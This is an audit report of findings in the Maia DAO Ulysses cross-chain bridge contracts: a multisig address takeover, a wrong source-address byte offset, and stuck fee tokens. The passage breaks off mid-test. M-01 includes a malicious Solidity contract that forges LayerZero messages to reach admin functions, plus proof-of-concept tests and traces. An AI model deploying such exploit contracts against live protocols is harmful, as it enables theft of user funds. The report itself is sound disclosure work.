Protocol Audit Report

Version 1.0

0xStalin Hackitoor - Hacking Smart Contracts for a Living

January 5, 2024

MaiaUlysses Audit Report - 0xStalin findings for C4 Contest

0xStalin

September, 2023

Prepared by: 0xStalin Lead Auditors: - 0xStalin

Table of Contents

Issues Found

- **High**
  - ***H-01 => If the Virtual Account's owner is a Contract Account (multisig wallet), attackers can gain control of the Virtual Accounts by gaining control of the same owner's address in a different chain***
- **Medium**
  - ***M-01 => Incorrectly decoding the source address that called the LayerZero endpoint in the requiresEndpoint() modifer on the BridgeAgent contracts, instead of reading the bytes of the srcAddr, the current offset is actually reading the bytes of the destAddr***
  - ***M-02 => The native token that is used to pay for the LayerZero fees will get stuck in the contracts if txs are reverted in the RootBridgeAgent contract***

  - ***M-03 => Depositors could lost all their depositted tokens (including the hTokens) if their address is blacklisted in one of all the depositted underlyingTokens***
- **Low**
  - ***L-01 => An attacker can steal all the assets deposited by the users in all the Branches***

Disclaimer

The auditor 0xStalin makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Executive Summary

Findings I reported on the c4 public contest for the Ulysses System of the Maia DAO protocol where **I ranked in the top2**

High

[H-01] If the Virtual Account's owner is a Contract Account (multisig wallet), attackers can gain control of the Virtual Accounts by gaining control of the same owner's address in a different chain

Impact

- Attackers can gain control of User's Virtual Accounts and steal all the assets these accounts hold in the Root environment

Proof of Concept

- When sending signed messages from a Branch to Root, the RootBridgeAgent contract calls the `RootPort::fetchVirtualAccount()` to get the virtual account that is assigned in the Root environment to the address who initiated the call in the SrcBranch, and if that address doesn't have assigned a virtual account yet, it proceeds to create one and assign it.
- The problem is that the fetchVirtualAccount() function solely relies on the address of the caller in the SrcBranch, but it doesn't take into account from which Branch the call comes.

> BranchBridgeAgent.sol

```
function callOutSignedAndBridge(
    ...
) external payable override lock {
  ...
  //Encode Data for cross-chain call.
  bytes memory payload = abi.encodePacked(
      _hasFallbackToggled ? bytes1(0x85) : bytes1(0x05),
      //@audit-info => Encodes the address of the caller in the Branch
         and sends it to the RootBridgeAgent
      //@audit-info => This address will be used to fetch the
         VirtualAccount assigned to it!
      msg.sender,
      _depositNonce,
      _dParams.hToken,
      _dParams.token,
      _dParams.amount,
      _dParams.deposit,
      _params
  );
}
```

> RootBridgeAgent.sol

```
function lzReceiveNonBlocking(
  ...

) public override requiresEndpoint(_endpoint, _srcChainId, _srcAddress)
    {
  ...
  ...
  ...
  else if (_payload[0] == 0x04) {
      // Parse deposit nonce
      nonce = uint32(bytes4(_payload[PARAMS_START_SIGNED:
          PARAMS_TKN_START_SIGNED]));

      //Check if tx has already been executed
      if (executionState[_srcChainId][nonce] != STATUS_READY) {
          revert AlreadyExecutedTransaction();
      }

      //@audit-info => Reads the address of the msg.sender in the
          BranchBridgeAgent and forwards that address to the RootPort::
          fetchVirtualAccount()
      // Get User Virtual Account
      VirtualAccount userAccount = IPort(localPortAddress).
          fetchVirtualAccount(
          address(uint160(bytes20(_payload[PARAMS_START:
              PARAMS_START_SIGNED])))
      );

      // Toggle Router Virtual Account use for tx execution
      IPort(localPortAddress).toggleVirtualAccountApproved(userAccount,
           localRouterAddress);

    ...
    ...
  }
  ...
  ...
}
```

> RootPort.sol

```
//@audit-info => Receives from the RootBridgeAgent contract the address
    of the caller in the BranchBridgeAgent contract
//@audit-info => Fetches the VirtualAccount assigned to the _user
   address regardless from what Branch the call came from
function fetchVirtualAccount(address _user) external override returns (
   VirtualAccount account) {
    account = getUserAccount[_user];
```

```
    if (address(account) == address(0)) account = addVirtualAccount(
        _user);
}
```

Like Example, Let's suppose that a user uses a MultiSigWallet contract to deposit tokens from Avax to Root, in the RootBridgeAgent contract, the address of the MultisigWallet will be used to create a Virtual Account, and all the globalTokens that were bridged will be deposited in this Virtual Account. - Now, the problem is that the address of the MultisigWallet, might not be controlled by the same user on a different chain, For example, in Polygon, an attacker could gain control of the address of the same address of the MultisigWallet that was used to deposit tokens from Avax in the Root environment, an attacker can send a signed message from Polygon using the same address of the MultisigWallet that deposited tokens from Avax, to the Root environment, requesting to withdraw the assets that the Virtual Account is holding in the Root environment to the Polygon Branch. - When the message is processed by the Root environment, the address that will be used to obtain the Virtual Account will be the address that initiated the call in Polygon, which will be the same address of the user's MultisigWallet contract who deposited the assets from Avax, but the Root environment, when fetching the virtual account, makes no distinctions between the branches, thus, it will give access to the Virtual Account of the attacker's caller address and process the message in the Root environment. - As a result, an attacker can gain control of the Virtual Account of an account contract that was used to deposit assets from a chain into Root, by gaining control of the same address of the account contract that deposited the assets in a different chain.

As explained in detail on this **article written by Rekt**, it is possible to gain control of the same address for contract accounts in a different chain, especially for those contract accounts that are deployed using the Gnosis Safe contracts:

Tools Used

Manual Audit & Article wrote by Rekt

Recommended Mitigation Steps

- The recommendation is to add some logic that validates if the caller address in the BranchBridgeAgent is a contract account or an EOA, and if it's a contract account, send a special flag as part of the crosschain message, so that the RootBridgeAgent contract can know if the caller in the SrcBranch it's a contract or an EOA.
  - If the caller is an EOA, the caller's address can be assigned as the Virtual Account owner on all the chains, for EOAs there are no problems.

> *After consulting with the Optimism and Safe teams, Wintermute made the assessment that the funds were potentially retrievable, and that nobody other than Wintermute could recover those funds. The assessment was also that it was a high risk retrieval that could only be attempted once and required Safe to support. Retrieval was scheduled for 7th of June.* ***However, the assumption that the funds can only be recoverable by Wintermute proved to be false.***

As Wintermute's Gnosis Safe on mainnet had been created back in 2020, it was deployed using an old version of the ProxyFactory contract, which includes the out-of-date *create* opcode, rather than *create2*.

With *create*, the deployed proxy address depends only on the ProxyFactory's address and nonce. This meant that the exploiter could replay deployments on Optimism (setting themself as owner) until the nonce matched the original mainnet deployment and a matching proxy address was created.

This was eventually achieved after running batched deployments of 162 safes at a time, until the matching address was created in this transaction.

Exploiter's address, used to create the adapted ProxyFactory contract, which was funded by Tornado Cash on the 1st June.

Figure 1: SafeWallet Rekt Article Write Up

- But, if the caller is a Contract Account, when fetching the virtual account, forward the SrcChain, and if a Virtual Account is created, just authorize the caller address on the SrcBranch as the owner for that Virtual Account, in this way, only the contract account in the SrcBranch can access the Virtual Account in the Root environment.
  - Make sure to use the srcChainId to validate if the caller is an owner of the Virtual Account!

Medium

[M-01] Incorrectly decoding the source address that called the LayerZero endpoint in the requiresEndpoint() modifer on the BridgeAgent contracts, instead of reading the bytes of the `srcAddr`, the current offset is actually reading the bytes of the `destAddr`

Impact

- The impact of reading the `destAddr` instead of the `srcAddr` in the requiresEndpoint() modifier can be categorized in two big problems:
  1. BridgeAgents (both, Branch and Root) won't be able to process the calls that are sent from their counterparties in the different branches/chains
  2. Attackers can gain direct access to the BridgeAgent::lzReceive() by calling the LayerZero endpoint using a Fake Contract and sending any arbitrary data at will.

Proof of Concept

Before explaining each of the two problems mentioned in the previous sections, first, let's understand how and why the issue occurs in the first place.

The Branch contracts are meant to be deployed on different chains, and the Root contracts are meant to be deployed on Arbitrum (Arbitrum is also a Branch chain at the same time) Most of the interactions with the protocol must go through the Root branch, even though the interaction was started in Mainnet or Optimism, the execution flow needs to go through the Root contracts to update the virtual balances and reflect the changes in the state of the Root Branch. - To achieve crosschain communication, the contracts are using the LayerZero crosschain message protocol, which in a few words works like this: - Branch contracts receives an user request, the branch contracts prepares the calldata that will be sent to the Root branch (Deployed in Arbitrum), the BranchBridgeAgent will call the `send()` function of the `LayerZeroEndpoint` contract that is deployed in the same chain, the `LayerZero` protocol will receive the call, validate it and will run the `lzReceive()` of the `RootBranchBridge` contract (deployed in Arbitrum), then, the `lzReceive()` calls the `lzReceiveNonBlocking()` in the same contract, and prior to execute anything there is the `requiresEndpoint()` modifier that is in charge of validating that the caller is either the LayerZeroEndpoint contract or the BranchBridgeAgent that is deployed on Arbitrum, if the caller is not the BranchBridgeAgent and it's the LayerZeroEndpoint, then it proceeds to validate that the address that actually sent the message to LayerZero (from the `srcAddress`) is the BranchBridgeAgent contract of the SourceChain, and if that check passes, then the modifier will allow the `lzReceiveNonBlocking()` to be executed, otherwise, the tx will be reverted.

Apparently, everything is fine, but, **there is a problem, a very well-hidden problem**, the address that is used to validate if the caller that sent the message to LayerZero is extracted from the last 20 bytes of the `_srcAddress` parameter, and the first 20 bytes are ignored. - To understand why reading the last 20 bytes instead of the first 20 bytes it's a problem, it is required to take a look at how LayerZero encodes that data, that's why we are gonna take a look at the contracts of the LayerZero. - The execution flow in the LayerZero contracts look like this: `Endpoint::send()` => `UltraLightNodeV2::send()` => `UltraLightNodeV2::validateTransactionProof()` => `Endpoint::receivePayload()` => `ILayerZeroReceiver(_dstAddress).lzReceive()` - As for this report we are mostly interested in the interaction from the `UltraLightNodeV2::validateTransactionProof()` => `Endpoint::receivePayload()` => `ILayerZeroReceiver(_dstAddress).lzReceive()` - By looking at the `UltraLightNodeV2::validateTransactionProof()` function we can see that **the `srcAddress` (The one that called the Endpoint) is encoded in the first 20 bytes of the pathData, and the `dstAddress` (The contract that will receive the message) is encoded in the last 20 bytes**.

```
    function validateTransactionProof(uint16 _srcChainId, address
        _dstAddress, uint _gasLimit, bytes32 _lookupHash, bytes32
        _blockData, bytes calldata _transactionProof) external override
        {
        ...

        //@audit-info => pathData will be sent to `endpoint:
            receivePayload` and there will be received as the
            _srcAddress, and that exact same value is forwarded to the
            DestinationContract::lzReceive()
        bytes memory pathData = abi.encodePacked(_packet.srcAddress,
            _packet.dstAddress);
        emit PacketReceived(_packet.srcChainId, _packet.srcAddress,
            _packet.dstAddress, _packet.nonce, keccak256(_packet.payload
            ));
        endpoint.receivePayload(_srcChainId, pathData, _dstAddress,
            _packet.nonce, _gasLimit, _packet.payload);
    }
```

```
    function receivePayload(uint16 _srcChainId, bytes calldata
```

```
    _srcAddress, address _dstAddress, uint64 _nonce, uint _gasLimit,
     bytes calldata _payload) external override receiveNonReentrant
    {
    ...

     //@audit-info => In the `Endpoint::receivePayload()`, the
        pathData from the `UltraLightNodeV2::
        validateTransactionProof()` is received as the _srcAddress
        parameter, which is then forwarded as it is to the `
        DestinationContract.lzReceive()`
     try ILayerZeroReceiver(_dstAddress).lzReceive{gas: _gasLimit}(
        _srcChainId, _srcAddress, _nonce, _payload) {
         // success, do nothing, end of the message delivery
     } catch (bytes memory reason) {
         ...
     }
 }
```

- In the case of the contracts for the Ulysses system, the DestinationContract in the LayerZero will be a BridgeAgent, this means that the value of the `_srcAddress` parameter that is received in the BridgeAgent::lzReceive() will be encoded exactly how the `UltraLightNodeV2::validateTransactionProof()` encoded it, **the first 20 bytes containing the `srcAddress` (The one that called the Endpoint), and the last 20 bytes the `dstAddress` (The contract that will receive the message)**
  - So, when the `BridgeAgent::lzReceive()` function receives the call from LayerZero and it calls the `lzReceiveNonBlocking()` it will call the modifier `requiresEndpoint()` to validate that the caller is the LayerZeroEndpoint or the LocalBranchBridgeAgent, and if the LayerZeroEndpoint is the caller, it must validate that the address that sent the message is, in reality, the BranchBridgeAgent of the SourceChain.
    * `RootBridgeAgent::lzReceive()` => `RootBridgeAgent::lzReceiveNonBlocking()` => `RootBridgeAgent::requiresEndpoint()`

```
function lzReceive(uint16 _srcChainId, bytes calldata _srcAddress,
    uint64, bytes calldata _payload) public {
    (bool success,) = address(this).excessivelySafeCall(
        gasleft(),
        150,
        //@audit-info => lzReceive() forwards the _srcAddress parameter
            as it is received from the LayerZeroEndpoint
        //@audit-info => As shown before, the UltraLightNodeV2 library
           encodes in the first 20 bytes the srcAddress and in the last
            20 bytes the destinationAddress
        abi.encodeWithSelector(this.lzReceiveNonBlocking.selector, msg.
           sender, _srcChainId, _srcAddress, _payload)
    );

```

```
    if (!success) if (msg.sender == getBranchBridgeAgent[localChainId]) revert ExecutionFailure();
}

```solidity
function lzReceiveNonBlocking(
        //@audit-info => The _endpoint is the msg.sender of the lzReceive()
        address _endpoint,
        uint16 _srcChainId,
        bytes calldata _srcAddress,
        bytes calldata _payload
        //@audit-info => _endpoint can only be the LocalBranchBridgeAgent or the LayerZero Endpoint!
        //@audit-info => _srcAddress is encoded exactly as how the UltraLightNodeV2 library encoded it
            //@audit-info => in the first 20 bytes the srcAddress and in the last 20 bytes the destinationAddress
    ) public override requiresEndpoint(_endpoint, _srcChainId, _srcAddress) {
        ...
    }
```

- As we can see, the `requiresEndpoint()` modifier reads from the _srcAddress parameter, **the offset being read is from the `PARAMS_ADDRESS_SIZE`, which its value is 20, to the last byte, that means, the offset being read is from the byte 20 to the byte 40, that means, it is reading the bytes corresponding to the DestinationAddress, instead of the reading the bytes corresponding to the SourceAddress**

```
modifier requiresEndpoint(address _endpoint, uint16 _srcChain, bytes calldata _srcAddress) virtual {
    if (msg.sender != address(this)) revert LayerZeroUnauthorizedEndpoint();

    //@audit-info => _endpoint can be the LocalBranchBridgeAgent (The BranchBridgeAgent deployed in Arbitrum!)
    if (_endpoint != getBranchBridgeAgent[localChainId]) {
        //@audit-info => If _endpoint is not the LocalBranchBridgeAgent, it can only be the LayerZero Endpoint!
        if (_endpoint != lzEndpointAddress) revert LayerZeroUnauthorizedEndpoint();

        if (_srcAddress.length != 40) revert LayerZeroUnauthorizedCaller();

        //@audit-info => Checks if the `_srcAddres` is the BranchBridgeAgent of the sourceChain!
        if (getBranchBridgeAgent[_srcChain] != address(uint160(bytes20(_srcAddress[PARAMS_ADDRESS_SIZE:])))) {
```
```

```
            revert LayerZeroUnauthorizedCaller();
        }
    }
    _;
}
```

- At this point we've already covered why the problem exists in the first place, to summarize all of the above, **the problem is that the `requiresEndpoint()` in the BridgeAgent contracts is reading an incorrect offset to validate if the caller of the message that was sent to the LayerZero is a valid BranchBridgeAgent, instead of reading the offset corresponding to the srcAddress (The caller) [The first 20 bytes], it is reading the offset corresponding to the dstAddress (The destination) [The last 20 bytes]**
- Now, it is time to explain how this problem/bug/vulnerability can cause problems to the protocol, as I mentioned in the beginning, this problem can cause two major problems:

1. BridgeAgents (both, Branch and Root) won't be able to process the calls that are sent from their counterparties in the different branches/chains:
   - The BridgeAgents won't be able to process the calls because of the condition in the `requiresEndpoint()` modifier that validates if the srcAddress (The Caller) who sent the message to the LayerZero is the BridgeAgent of the Source Chain, the bytes that are being read corresponds to the Destination, instead of the Source, that means, the address that will be used to validate the caller it will be the address of the Destination Contract (This address is really the same address of the contract where the check is being executed), instead of the address of the actual caller, this will cause the tx to be reverted and never executed (To demonstrate this first point I coded a PoC)

```
modifier requiresEndpoint(address _endpoint, uint16 _srcChain,
    bytes calldata _srcAddress) virtual {
    ...
    ...
        ...
        //@audit-info => Check if the `_srcAddres` is the
            BranchBridgeAgent of the sourceChain!
        //@audit-info => Currently is reading the last 20 bytes,
            those bytes corresponds to the Destination Address of
            the message, which is the address of the contract
            where the execution is currently running.
        //@audit-info => requiresEndpoint() compares if the
            sourceAddress is different than the BranchBridgeAgent
            of the Source Chain, and because the address being
            read is the Destination instead of the Source, this
            check will always revert for calls between
            BridgeAgents!
```

```
            if (getBranchBridgeAgent[_srcChain] != address(uint160(
                bytes20(_srcAddress[PARAMS_ADDRESS_SIZE:])))) {
                revert LayerZeroUnauthorizedCaller();
            }
        ...
    ...
}
```

2. Attackers can gain direct access to the BridgeAgent::lzReceive() by calling the LayerZero endpoint using a Fake Contract and sending any arbitrary data at will. Same logic as in Point 1, but this time an attacker can exploit the vulnerability that the only check to verify the authenticity of the caller of the LayerZeroEndpoint is wrong, the modifier is currently ignoring who was the caller of the message that is received from the LayerZeroEndpoint, this opens the doors for attacker to create Malicious contracts to send arbitrary data through a message call using the LayerZeroEndpoint and gain access to all the functionalities of the `lzReceiveNonBlocking()` function.

    - For this scenario, I was unable to code a PoC because it would've been necessary to modify all the setUp of the testing suite
    - An idea of a Malicious Contract could be something like this one, it is preparing the calldata as the BridgeAgent expects, but this allows to set all the values at will, and this also gives access to Admin functionalities to the attackers

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import {ILayerZeroEndpoint} from "./interfaces/ILayerZeroEndpoint.sol";

import {
    GasParams
} from "./interfaces/IRootBridgeAgent.sol";

interface ICoreRootRouter {
  function bridgeAgentAddress() external view returns (address);
}

interface IBridgeAgent {
  function getBranchBridgeAgentPath(uint256 chainId) external view
      returns (bytes memory);
  function lzEndpointAddress() external view returns (address);
}

contract MaliciousContract {

  uint32 settlementNonce = 1;
  bytes destinationPath;
  address lzEndpointAddress;

  function setDestinationPath(address CoreRootRouter, uint256
```

```
      dstChainId) public {
    address bridgeAgentAddress = ICoreRootRouter(CoreRootRouter).
        bridgeAgentAddress();
    destinationPath = IBridgeAgent(bridgeAgentAddress).
        getBranchBridgeAgentPath(dstChainId);
    lzEndpointAddress = IBridgeAgent(bridgeAgentAddress).
        lzEndpointAddress();
  }

  function hijackedPortStrategy(
    address _portStrategy,
    address _underlyingToken,
    uint256 _dailyManagementLimit,
    bool _isUpdateDailyLimit,
    address _refundee,
    uint16 _dstChainId,
    GasParams calldata _gParams,
    address CoreRootRouter
  ) external payable {
    // Encode CallData
    bytes memory params = abi.encode(_portStrategy, _underlyingToken,
        _dailyManagementLimit, _isUpdateDailyLimit);

    // Pack funcId into data
    bytes memory _payload = abi.encodePacked(bytes1(0x06), params);

    //Encode Data for call.
    bytes memory payload = abi.encodePacked(bytes1(0x00), _refundee,
        settlementNonce++, _payload);

    setDestinationPath(CoreRootRouter, _dstChainId);

    _performCall(_dstChainId, payable(_refundee), payload, _gParams,
        lzEndpointAddress);
  }

  function _performCall(
    uint16 _dstChainId,
    address payable _refundee,
    bytes memory _payload,
    GasParams calldata _gParams,
    address lzEndpointAddress
  ) internal {

    ILayerZeroEndpoint(lzEndpointAddress).send{value: msg.value}(
        _dstChainId,
        // getBranchBridgeAgentPath[_dstChainId],
        destinationPath,
        _payload,
        _refundee,
        address(0),
```

```
        // abi.encodePacked(uint16(2), _gParams.gasLimit, _gParams.remoteBranchExecutionGas, callee)
        abi.encodePacked(uint16(2), _gParams.gasLimit, _gParams.remoteBranchExecutionGas, destinationPath)
    );

  }

}
```

Coded a Poc

- To reproduce the PoC for the first scenario is necessary to make a couple of changes, the first change needs to be done in the `LzForkTest.t.sol` test file, it's required to update the order in which the `executePacket()` function orders the srcAddress and destAddress, line 466.

```
    function executePacket(Packet memory packet) public {
        ...
        ILayerZeroEndpoint(receivingEndpoint).receivePayload(
            packet.originLzChainId,
-            // abi.encodePacked(packet.destinationUA, packet.originUA), //original, wrong => encoding destAddress in the first 20 bytes and srcAddr in the last 20 bytes (Inversed order as per the UltraLightNodeV2 library)
+            abi.encodePacked(packet.originUA, packet.destinationUA), // fixed, correct => Encoding srcAddr in the first 20 bytes and destAddr in the last 20 bytes, (Exact order as per the UltraLightNodeV2 library)
            packet.destinationUA,
            packet.nonce,
            gasLimit,
            packet.payload
        );
    }
```

- Now, we can use the `RootForkTest.t.sol` test file to add the below test:

```
function testWrongDecodingPoC() public {
    // Add strategy token
    testAddStrategyToken();

    // Deploy Mock Strategy
    switchToLzChainWithoutExecutePendingOrPacketUpdate(ftmChainId);
    mockFtmPortStrategyAddress = address(new MockPortStartegy());
    switchToLzChainWithoutExecutePendingOrPacketUpdate(rootChainId);

    // Get some gas
    vm.deal(address(this), 1 ether);
```

```

    coreRootRouter.managePortStrategy{value: 1 ether}(
        mockFtmPortStrategyAddress,
        address(mockFtmPortToken),
        250 ether,
        false,
        address(this),
        ftmChainId,
        GasParams(300_000, 0)
    );

    // Switch Chain and Execute Incoming Packets
    switchToLzChain(ftmChainId);

    require(ftmPort.isPortStrategy(mockFtmPortStrategyAddress, address(
       mockFtmPortToken)), "Should be added");

    // Switch Chain and Execute Incoming Packets
    switchToLzChainWithoutExecutePendingOrPacketUpdate(rootChainId);
}
```

- Run the test with the following command (At this point don't make any other changes to the rest of the files, this first test is expected to fail because the requiresEndpoint() will revert the tx due to the problem described on this report, after running this test we will apply the fix to the requiresEndpoint() modifier and we'll re-run the test to verify that everything is working as expected!) > forge test –mc RootForkTest –match-test testWrongDecodingPoC -vvvv
- Expected output after running the first test:

```
03], 0x), ([0
    x8be0079c531659141344cd1fd0a4f28419497f9722a3daafe3b4186f6b6457e0, 0
    x000000000000000000000000bb2180ebd78ce97360503434ed37fcf4a1df61c3, 0
    x0000000000000000000000000000000000000000000000000000000000000000],
    0x)]
    > [0] console::log(Events caugth:, 5) [staticcall]
    >     ()
    > [0] VM::resumeGasMetering()
    >     ()
    > [501] BranchPort::bridgeAgents(1) [staticcall]
    >     "EvmError: Revert"
    >  "EvmError: Revert"

Test result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 3.13s

Ran 1 test suites: 0 tests passed, 1 failed, 0 skipped (1 total tests)

Failing tests:
Encountered 1 failing test in test/ulysses-omnichain/RootForkTest.t.sol
    :RootForkTest
```

```
[FAIL. Reason: Setup failed: EvmError: Revert] setUp() (gas: 0)

Encountered a total of 1 failing tests, 0 tests succeeded
```

- Now, let's apply the fix to the requiresEndpoint(), instead of reading the last 20 bytes, let's update it so that it correctly reads the first 20 bytes (The offset where srcAddress is encoded as per the UltraLightNodeV2 library)
  - Make sure to **apply this fix to the RootBridgeAgent and the BranchBridgeAgent contracts** "'solidity modifier requiresEndpoint(address _endpoint, uint16 _srcChain, bytes calldata _srcAddress) virtual { …

    ```
    //@audit-info => The correct offset of the srcAddr is in the
        first 20 bytes!
    ```

```
        // if (getBranchBridgeAgent[_srcChain] != address(uint160(
            bytes20(_srcAddress[PARAMS_ADDRESS_SIZE:])))) {
```

-

```
        if (getBranchBridgeAgent[_srcChain] != address(uint160(
            bytes20(_srcAddress[0 : PARAMS_ADDRESS_SIZE])))) {
```

… "'

- After applying the changes to the requiresEndpoint() modifier, re-run the test using the same command and check the output to verify that everything is working as expected

```
    > [128424] 0xb6319cC6c8c27A8F5dAF0dD3DF91EA35C4720dd7::
        receivePayload(110, 0
        xcb3b263f002b8888f712ba46ebf1302e1294608c2aa5ae54ddbc0f80caed4effc308ba50a20
        , BranchBridgeAgent: [0x2Aa5aE54DdbC0F80caED4efFC308ba50A20E86e3
        ], 3, 300000 [3e5], 0
        x00bb2180ebd78ce97360503434ed37fcf4a1df61c30000000506000000000000000000000000
        )
    |    > [125185] BranchBridgeAgent::lzReceive(110, 0
        xcb3b263f002b8888f712ba46ebf1302e1294608c2aa5ae54ddbc0f80caed4effc308ba50a20
        , 3, 0
        x00bb2180ebd78ce97360503434ed37fcf4a1df61c30000000506000000000000000000000000
        )
    |    |    > [123206] BranchBridgeAgent::lzReceiveNonBlocking(0
        xb6319cC6c8c27A8F5dAF0dD3DF91EA35C4720dd7, 0
        xcb3b263f002b8888f712ba46ebf1302e1294608c2aa5ae54ddbc0f80caed4effc308ba50a20
        , 0
        x00bb2180ebd78ce97360503434ed37fcf4a1df61c30000000506000000000000000000000000
        )
    |    |    |    > [96551] BranchBridgeAgentExecutor::
        executeNoSettlement(CoreBranchRouter: [0
        x315023AA8fd423494967Fe294D05BD4B01169A6e], 0
```

```
        x00bb2180ebd78ce97360503434ed37fcf4a1df61c300000005060000000000000000000000
        )
    |   |   |   |   > [95108] CoreBranchRouter::executeNoSettlement(0
        x06000000000000000000000000a4c93df56036aa1a74a40ccd353438fa5eed8638000000000
        )
    |   |   |   |   |   > [2795] BranchPort::isPortStrategy(
        MockPortStartegy: [0xa4c93Df56036Aa1a74a40Ccd353438FA5Eed8638],
        MockERC20: [0x6dae6e4368ce05B6D6aD22876d3372aB54286864]) [
        staticcall]
    |   |   |   |   |   |   > false
    |   |   |   |   |   > [89529] BranchPort::addPortStrategy(
        MockPortStartegy: [0xa4c93Df56036Aa1a74a40Ccd353438FA5Eed8638],
        MockERC20: [0x6dae6e4368ce05B6D6aD22876d3372aB54286864],
        250000000000000000000 [2.5e20])
    |   |   |   |   |   |   > emit PortStrategyAdded(_portStrategy:
        MockPortStartegy: [0xa4c93Df56036Aa1a74a40Ccd353438FA5Eed8638],
        _token: MockERC20: [0x6dae6e4368ce05B6D6aD22876d3372aB54286864],
         _dailyManagementLimit: 250000000000000000000 [2.5e20])
    |   |   |   |   |   |   > ()
    |   |   |   |   |   > ()
    |   |   |   |   > ()
    |   |   |   > emit LogExecute(nonce: 5)
    |   |   |   > ()
    |   |   > ()
    |   > ()
    > [795] BranchPort::isPortStrategy(MockPortStartegy: [0
        xa4c93Df56036Aa1a74a40Ccd353438FA5Eed8638], MockERC20: [0
        x6dae6e4368ce05B6D6aD22876d3372aB54286864]) [staticcall]
    |   > true
    > [0] VM::selectFork(1)
    |   > ()
    > ()

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 5.50s

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Tools Used

Manual Audit & LayerZeroEndpoint Message Library

Recommended Mitigation Steps

- The recommendation is to update the offset that is read from the _srcAddress parameter in the `requiresEndpoint()` modifier for the RootBridgeAgent and the BranchBridgeAgent contracts, instead of reading the last 20 bytes, **make sure to read the first 20 bytes**, ***in this way,***

the contracts will be able to decode the data correctly as how it is sent from the LayerZeroEndpoint.

```
modifier requiresEndpoint(address _endpoint, uint16 _srcChain, bytes
   calldata _srcAddress) virtual {
    ...

    //@audit-info => The correct offset of the srcAddr is in the first
       20 bytes!
-   // if (getBranchBridgeAgent[_srcChain] != address(uint160(bytes20(
   _srcAddress[PARAMS_ADDRESS_SIZE:])))) {
+   if (getBranchBridgeAgent[_srcChain] != address(uint160(bytes20(
   _srcAddress[0 : PARAMS_ADDRESS_SIZE])))) {

    ...
```

[M-02] The native token that is used to pay for the LayerZero fees will get stuck in the contracts if txs are reverted in the RootBridgeAgent contract

Impact

- Users won't get back the native token they paid to execute cross-chain txs if the txs are reverted in the RootBridgeAgent contract.

Proof of Concept

When txs execution fails in the RootBridgeAgent contract, the current implementation in the RootBridgeAgent contract is to revert the tx (if a fallback was not set) that is initiated by the LayerZeroEndpoint contract in the Root environment (Arbitrum). - If the tx is initiated by the LayerZeroEndpoint contract and is reverted in the RootBridgeAgent contract (and fallback was not defined), **the native token will be sent back to the LayerZeroEndpoint contract and will be left there, it is not refunded to the refundee user.** - The execution flow in the RootBridgeAgent contract goes from the `lzReceive()` function to the `lzReceiveNonBlocking()` function to the `_execute()` function where if the tx fails and no fallback is set, the whole tx will be reverted if the call to the BridgeAgentExecutor contract fails.

Let's do a walkthrough the code of the `LayerZeroEndpoint contract` to visualize what happens to the txs when they fail. > Endpoint.sol (LayerZero contract)

```
    function receivePayload(uint16 _srcChainId, bytes calldata
       _srcAddress, address _dstAddress, uint64 _nonce, uint _gasLimit,
        bytes calldata _payload) external override receiveNonReentrant
       {
```

```
        ...

        //@audit-info => LayerZeroEndpoint contract sends the specified
            _gasLimit to the dstContract (RootBridgeAgent contract)
        try ILayerZeroReceiver(_dstAddress).lzReceive{gas: _gasLimit}(
           _srcChainId, _srcAddress, _nonce, _payload) {
            // success, do nothing, end of the message delivery
        } catch (bytes memory reason) {
            //@audit-info => If the execution of the lzReceive()
                function in the dstContract fails, the Endpoint contract
                 doesn't refund the native tokens to the refundee
                address
            // revert nonce if any uncaught errors/exceptions if the ua
                 chooses the blocking mode
            storedPayload[_srcChainId][_srcAddress] = StoredPayload(
                uint64(_payload.length), _dstAddress, keccak256(_payload
                ));
            emit PayloadStored(_srcChainId, _srcAddress, _dstAddress,
                _nonce, _payload, reason);
        }
    }
```

Let's now visualize the `_execute()` functions in the RootBridgeAgent contract

```
function _execute(uint256 _depositNonce, bytes memory _calldata,
    uint16 _srcChainId) private {
    //Update tx state as executed
    executionState[_srcChainId][_depositNonce] = STATUS_DONE;

    //Try to execute the remote request
    (bool success,) = bridgeAgentExecutorAddress.call{value: address(
        this).balance}(_calldata);

    //@audit-info => If execution fails in the
        RootBridgeAgentExecutor contract, the whole tx is reverted,
        thus, the native token is sent back to the LayerZeroEndpoint
        contract, but it is not sent back to the refundee address
    // No fallback is requested revert allowing for retry.
    if (!success) revert ExecutionFailure();
}
```

```
function _execute(
    bool _hasFallbackToggled,
    uint32 _depositNonce,
    address _refundee,
    bytes memory _calldata,
    uint16 _srcChainId
) private {
    //Update tx state as executed
    executionState[_srcChainId][_depositNonce] = STATUS_DONE;

```

```
    //Try to execute the remote request
    (bool success,) = bridgeAgentExecutorAddress.call{value: address(
        this).balance}(_calldata);

    //Update tx state if execution failed
    if (!success) {
        //Read the fallback flag.
        if (_hasFallbackToggled) {
            // Update tx state as retrieve only
            executionState[_srcChainId][_depositNonce] =
                STATUS_RETRIEVE;
            // Perform the fallback call
            _performFallbackCall(payable(_refundee), _depositNonce,
                _srcChainId);
        } else {
            //@audit-info => If execution fails in the
                RootBridgeAgentExecutor contract and no fallback was set
                , the whole tx is reverted, thus, the native token is
                sent back to the LayerZeroEndpoint contract, but it is
                not sent back to the refundee address
            // No fallback is requested revert allowing for retry.
            revert ExecutionFailure();
        }
    }
}
```

- The purpose of reverting the tx is to prevent the nonce from the srcChain from being marked as STATUS_DONE in the executionState mapping, so the tx can be retried or retrieved and redeemed from the Source Branch
    - But, the **current implementation is flawless and will cause users to never get back the unspent native token.**

Coded PoC

- I coded a PoC to demonstrate the problem I'm reporting, using the `RootForkTest.t.sol` test file as the base to reproduce this PoC:
    - Make sure to add the new `testAddGlobalTokenNoReturnsGasPoC()` function.
- For this PoC I'm forcefully causing the tx to be reverted by trying to add a globalToken that has already been added, but **the core issue is the same regardless of what causes the tx to be reverted, the user won't get back the unspent native token that was paid for the execution of the crosschain message.**

```
function testAddGlobalTokenNoReturnsGasPoC() public {
```

```
    //Add Local Token from Avax
    testAddLocalToken();

